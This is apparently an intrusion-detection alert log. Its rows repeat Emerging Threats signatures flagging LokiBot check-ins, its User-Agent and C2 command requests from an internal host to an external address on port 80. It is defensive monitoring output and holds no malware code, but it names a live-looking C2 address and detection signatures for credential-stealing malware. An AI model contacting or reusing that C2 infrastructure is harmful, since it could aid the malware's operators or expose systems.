11/22/21-15:29:52.227112	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49837	80	192.168.11.20	192.185.217.246
11/22/21-15:29:52.227112	TCP	2025381	ET TROJAN LokiBot Checkin	49837	80	192.168.11.20	192.185.217.246
11/22/21-15:29:52.227112	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49837	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.057144	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49838	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.057144	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49838	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.057144	TCP	2025381	ET TROJAN LokiBot Checkin	49838	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.057144	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49838	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.809157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49839	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.809157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49839	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.809157	TCP	2025381	ET TROJAN LokiBot Checkin	49839	80	192.168.11.20	192.185.217.246
11/22/21-15:29:53.809157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49839	80	192.168.11.20	192.185.217.246
11/22/21-15:29:54.636791	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49840	80	192.168.11.20	192.185.217.246
11/22/21-15:29:54.636791	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49840	80	192.168.11.20	192.185.217.246
11/22/21-15:29:54.636791	TCP	2025381	ET TROJAN LokiBot Checkin	49840	80	192.168.11.20	192.185.217.246
11/22/21-15:29:54.636791	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49840	80	192.168.11.20	192.185.217.246
11/22/21-15:29:55.476606	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.11.20	192.185.217.246
11/22/21-15:29:55.476606	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.11.20	192.185.217.246
11/22/21-15:29:55.476606	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:55.476606	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49841	80	192.168.11.20	192.185.217.246
11/22/21-15:29:56.348589	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.11.20	192.185.217.246
11/22/21-15:29:56.348589	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.11.20	192.185.217.246
11/22/21-15:29:56.348589	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.11.20	192.185.217.246
11/22/21-15:29:56.348589	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49842	80	192.168.11.20	192.185.217.246
11/22/21-15:29:57.167977	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49843	80	192.168.11.20	192.185.217.246
11/22/21-15:29:57.167977	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49843	80	192.168.11.20	192.185.217.246
11/22/21-15:29:57.167977	TCP	2025381	ET TROJAN LokiBot Checkin	49843	80	192.168.11.20	192.185.217.246
11/22/21-15:29:57.167977	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49843	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.023260	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49844	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.023260	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49844	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.023260	TCP	2025381	ET TROJAN LokiBot Checkin	49844	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.023260	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49844	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.864841	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.864841	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.864841	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.11.20	192.185.217.246
11/22/21-15:29:58.864841	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.11.20	192.185.217.246
11/22/21-15:29:59.689049	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49846	80	192.168.11.20	192.185.217.246
11/22/21-15:29:59.689049	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49846	80	192.168.11.20	192.185.217.246
11/22/21-15:29:59.689049	TCP	2025381	ET TROJAN LokiBot Checkin	49846	80	192.168.11.20	192.185.217.246
11/22/21-15:29:59.689049	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49846	80	192.168.11.20	192.185.217.246
11/22/21-15:30:00.511901	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49847	80	192.168.11.20	192.185.217.246
11/22/21-15:30:00.511901	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49847	80	192.168.11.20	192.185.217.246
11/22/21-15:30:00.511901	TCP	2025381	ET TROJAN LokiBot Checkin	49847	80	192.168.11.20	192.185.217.246
11/22/21-15:30:00.511901	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49847	80	192.168.11.20	192.185.217.246
11/22/21-15:30:01.346014	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49848	80	192.168.11.20	192.185.217.246
11/22/21-15:30:01.346014	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49848	80	192.168.11.20	192.185.217.246
11/22/21-15:30:01.346014	TCP	2025381	ET TROJAN LokiBot Checkin	49848	80	192.168.11.20	192.185.217.246
11/22/21-15:30:01.346014	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49848	80	192.168.11.20	192.185.217.246
11/22/21-15:30:02.238846	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49849	80	192.168.11.20	192.185.217.246
11/22/21-15:30:02.238846	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49849	80	192.168.11.20	192.185.217.246
11/22/21-15:30:02.238846	TCP	2025381	ET TROJAN LokiBot Checkin	49849	80	192.168.11.20	192.185.217.246
11/22/21-15:30:02.238846	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49849	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.116561	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.116561	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.116561	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.116561	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49850	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:03.916596	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.916596	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.916596	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.11.20	192.185.217.246
11/22/21-15:30:03.916596	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49851	80	192.168.11.20	192.185.217.246
11/22/21-15:30:04.808484	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.11.20	192.185.217.246
11/22/21-15:30:04.808484	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.11.20	192.185.217.246
11/22/21-15:30:04.808484	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.11.20	192.185.217.246
11/22/21-15:30:04.808484	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49852	80	192.168.11.20	192.185.217.246
11/22/21-15:30:05.541894	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.11.20	192.185.217.246
11/22/21-15:30:05.541894	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.11.20	192.185.217.246
11/22/21-15:30:05.541894	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.11.20	192.185.217.246
11/22/21-15:30:05.541894	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49853	80	192.168.11.20	192.185.217.246
11/22/21-15:30:06.386046	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49854	80	192.168.11.20	192.185.217.246
11/22/21-15:30:06.386046	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49854	80	192.168.11.20	192.185.217.246
11/22/21-15:30:06.386046	TCP	2025381	ET TROJAN LokiBot Checkin	49854	80	192.168.11.20	192.185.217.246
11/22/21-15:30:06.386046	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49854	80	192.168.11.20	192.185.217.246
11/22/21-15:30:07.236643	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.11.20	192.185.217.246
11/22/21-15:30:07.236643	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.11.20	192.185.217.246
11/22/21-15:30:07.236643	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.11.20	192.185.217.246
11/22/21-15:30:07.236643	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49855	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.022270	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.022270	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.022270	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.022270	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49856	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.881209	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.881209	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.881209	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.11.20	192.185.217.246
11/22/21-15:30:08.881209	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49857	80	192.168.11.20	192.185.217.246
11/22/21-15:30:09.697527	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.11.20	192.185.217.246
11/22/21-15:30:09.697527	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.11.20	192.185.217.246
11/22/21-15:30:09.697527	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.11.20	192.185.217.246
11/22/21-15:30:09.697527	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49858	80	192.168.11.20	192.185.217.246
11/22/21-15:30:10.553688	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49859	80	192.168.11.20	192.185.217.246
11/22/21-15:30:10.553688	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49859	80	192.168.11.20	192.185.217.246
11/22/21-15:30:10.553688	TCP	2025381	ET TROJAN LokiBot Checkin	49859	80	192.168.11.20	192.185.217.246
11/22/21-15:30:10.553688	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49859	80	192.168.11.20	192.185.217.246
11/22/21-15:30:11.411926	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49860	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:11.411926	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49860	80	192.168.11.20	192.185.217.246
11/22/21-15:30:11.411926	TCP	2025381	ET TROJAN LokiBot Checkin	49860	80	192.168.11.20	192.185.217.246
11/22/21-15:30:11.411926	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49860	80	192.168.11.20	192.185.217.246
11/22/21-15:30:12.278911	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49861	80	192.168.11.20	192.185.217.246
11/22/21-15:30:12.278911	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49861	80	192.168.11.20	192.185.217.246
11/22/21-15:30:12.278911	TCP	2025381	ET TROJAN LokiBot Checkin	49861	80	192.168.11.20	192.185.217.246
11/22/21-15:30:12.278911	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49861	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.115181	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.115181	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.115181	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.115181	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49862	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.891909	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49863	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.891909	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49863	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.891909	TCP	2025381	ET TROJAN LokiBot Checkin	49863	80	192.168.11.20	192.185.217.246
11/22/21-15:30:13.891909	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49863	80	192.168.11.20	192.185.217.246
11/22/21-15:30:14.675129	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49864	80	192.168.11.20	192.185.217.246
11/22/21-15:30:14.675129	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49864	80	192.168.11.20	192.185.217.246
11/22/21-15:30:14.675129	TCP	2025381	ET TROJAN LokiBot Checkin	49864	80	192.168.11.20	192.185.217.246
11/22/21-15:30:14.675129	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49864	80	192.168.11.20	192.185.217.246
11/22/21-15:30:15.505313	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49865	80	192.168.11.20	192.185.217.246
11/22/21-15:30:15.505313	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49865	80	192.168.11.20	192.185.217.246
11/22/21-15:30:15.505313	TCP	2025381	ET TROJAN LokiBot Checkin	49865	80	192.168.11.20	192.185.217.246
11/22/21-15:30:15.505313	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49865	80	192.168.11.20	192.185.217.246
11/22/21-15:30:16.320604	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49866	80	192.168.11.20	192.185.217.246
11/22/21-15:30:16.320604	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49866	80	192.168.11.20	192.185.217.246
11/22/21-15:30:16.320604	TCP	2025381	ET TROJAN LokiBot Checkin	49866	80	192.168.11.20	192.185.217.246
11/22/21-15:30:16.320604	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49866	80	192.168.11.20	192.185.217.246
11/22/21-15:30:17.188381	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49867	80	192.168.11.20	192.185.217.246
11/22/21-15:30:17.188381	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49867	80	192.168.11.20	192.185.217.246
11/22/21-15:30:17.188381	TCP	2025381	ET TROJAN LokiBot Checkin	49867	80	192.168.11.20	192.185.217.246
11/22/21-15:30:17.188381	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49867	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.036970	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49868	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.036970	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49868	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.036970	TCP	2025381	ET TROJAN LokiBot Checkin	49868	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.036970	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49868	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.874562	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49869	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.874562	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49869	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:18.874562	TCP	2025381	ET TROJAN LokiBot Checkin	49869	80	192.168.11.20	192.185.217.246
11/22/21-15:30:18.874562	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49869	80	192.168.11.20	192.185.217.246
11/22/21-15:30:19.675013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49870	80	192.168.11.20	192.185.217.246
11/22/21-15:30:19.675013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49870	80	192.168.11.20	192.185.217.246
11/22/21-15:30:19.675013	TCP	2025381	ET TROJAN LokiBot Checkin	49870	80	192.168.11.20	192.185.217.246
11/22/21-15:30:19.675013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49870	80	192.168.11.20	192.185.217.246
11/22/21-15:30:20.504684	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49871	80	192.168.11.20	192.185.217.246
11/22/21-15:30:20.504684	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49871	80	192.168.11.20	192.185.217.246
11/22/21-15:30:20.504684	TCP	2025381	ET TROJAN LokiBot Checkin	49871	80	192.168.11.20	192.185.217.246
11/22/21-15:30:20.504684	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49871	80	192.168.11.20	192.185.217.246
11/22/21-15:30:21.320303	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49872	80	192.168.11.20	192.185.217.246
11/22/21-15:30:21.320303	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49872	80	192.168.11.20	192.185.217.246
11/22/21-15:30:21.320303	TCP	2025381	ET TROJAN LokiBot Checkin	49872	80	192.168.11.20	192.185.217.246
11/22/21-15:30:21.320303	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49872	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.077749	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49873	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.077749	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49873	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.077749	TCP	2025381	ET TROJAN LokiBot Checkin	49873	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.077749	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49873	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.879171	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49874	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.879171	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49874	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.879171	TCP	2025381	ET TROJAN LokiBot Checkin	49874	80	192.168.11.20	192.185.217.246
11/22/21-15:30:22.879171	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49874	80	192.168.11.20	192.185.217.246
11/22/21-15:30:23.703859	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49875	80	192.168.11.20	192.185.217.246
11/22/21-15:30:23.703859	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49875	80	192.168.11.20	192.185.217.246
11/22/21-15:30:23.703859	TCP	2025381	ET TROJAN LokiBot Checkin	49875	80	192.168.11.20	192.185.217.246
11/22/21-15:30:23.703859	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49875	80	192.168.11.20	192.185.217.246
11/22/21-15:30:24.540530	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49876	80	192.168.11.20	192.185.217.246
11/22/21-15:30:24.540530	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49876	80	192.168.11.20	192.185.217.246
11/22/21-15:30:24.540530	TCP	2025381	ET TROJAN LokiBot Checkin	49876	80	192.168.11.20	192.185.217.246
11/22/21-15:30:24.540530	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49876	80	192.168.11.20	192.185.217.246
11/22/21-15:30:25.265839	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49877	80	192.168.11.20	192.185.217.246
11/22/21-15:30:25.265839	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49877	80	192.168.11.20	192.185.217.246
11/22/21-15:30:25.265839	TCP	2025381	ET TROJAN LokiBot Checkin	49877	80	192.168.11.20	192.185.217.246
11/22/21-15:30:25.265839	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49877	80	192.168.11.20	192.185.217.246
11/22/21-15:30:26.262694	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49878	80	192.168.11.20	192.185.217.246
11/22/21-15:30:26.262694	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49878	80	192.168.11.20	192.185.217.246
11/22/21-15:30:26.262694	TCP	2025381	ET TROJAN LokiBot Checkin	49878	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:26.262694	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49878	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.112182	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49879	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.112182	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49879	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.112182	TCP	2025381	ET TROJAN LokiBot Checkin	49879	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.112182	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49879	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.944697	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49880	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.944697	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49880	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.944697	TCP	2025381	ET TROJAN LokiBot Checkin	49880	80	192.168.11.20	192.185.217.246
11/22/21-15:30:27.944697	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49880	80	192.168.11.20	192.185.217.246
11/22/21-15:30:28.763539	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.11.20	192.185.217.246
11/22/21-15:30:28.763539	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.11.20	192.185.217.246
11/22/21-15:30:28.763539	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.11.20	192.185.217.246
11/22/21-15:30:28.763539	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.11.20	192.185.217.246
11/22/21-15:30:29.603702	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.11.20	192.185.217.246
11/22/21-15:30:29.603702	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.11.20	192.185.217.246
11/22/21-15:30:29.603702	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.11.20	192.185.217.246
11/22/21-15:30:29.603702	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.11.20	192.185.217.246
11/22/21-15:30:30.360789	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.11.20	192.185.217.246
11/22/21-15:30:30.360789	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.11.20	192.185.217.246
11/22/21-15:30:30.360789	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.11.20	192.185.217.246
11/22/21-15:30:30.360789	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.152874	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49884	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.152874	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49884	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.152874	TCP	2025381	ET TROJAN LokiBot Checkin	49884	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.152874	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49884	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.986242	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.986242	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.986242	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.11.20	192.185.217.246
11/22/21-15:30:31.986242	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.11.20	192.185.217.246
11/22/21-15:30:32.814175	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49886	80	192.168.11.20	192.185.217.246
11/22/21-15:30:32.814175	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49886	80	192.168.11.20	192.185.217.246
11/22/21-15:30:32.814175	TCP	2025381	ET TROJAN LokiBot Checkin	49886	80	192.168.11.20	192.185.217.246
11/22/21-15:30:32.814175	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49886	80	192.168.11.20	192.185.217.246
11/22/21-15:30:33.653054	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49887	80	192.168.11.20	192.185.217.246
11/22/21-15:30:33.653054	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49887	80	192.168.11.20	192.185.217.246
11/22/21-15:30:33.653054	TCP	2025381	ET TROJAN LokiBot Checkin	49887	80	192.168.11.20	192.185.217.246
11/22/21-15:30:33.653054	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49887	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:34.484906	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49888	80	192.168.11.20	192.185.217.246
11/22/21-15:30:34.484906	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49888	80	192.168.11.20	192.185.217.246
11/22/21-15:30:34.484906	TCP	2025381	ET TROJAN LokiBot Checkin	49888	80	192.168.11.20	192.185.217.246
11/22/21-15:30:34.484906	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49888	80	192.168.11.20	192.185.217.246
11/22/21-15:30:35.257781	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49889	80	192.168.11.20	192.185.217.246
11/22/21-15:30:35.257781	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49889	80	192.168.11.20	192.185.217.246
11/22/21-15:30:35.257781	TCP	2025381	ET TROJAN LokiBot Checkin	49889	80	192.168.11.20	192.185.217.246
11/22/21-15:30:35.257781	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49889	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.072707	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49890	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.072707	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49890	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.072707	TCP	2025381	ET TROJAN LokiBot Checkin	49890	80	192.168.11.20	192.185.217.246
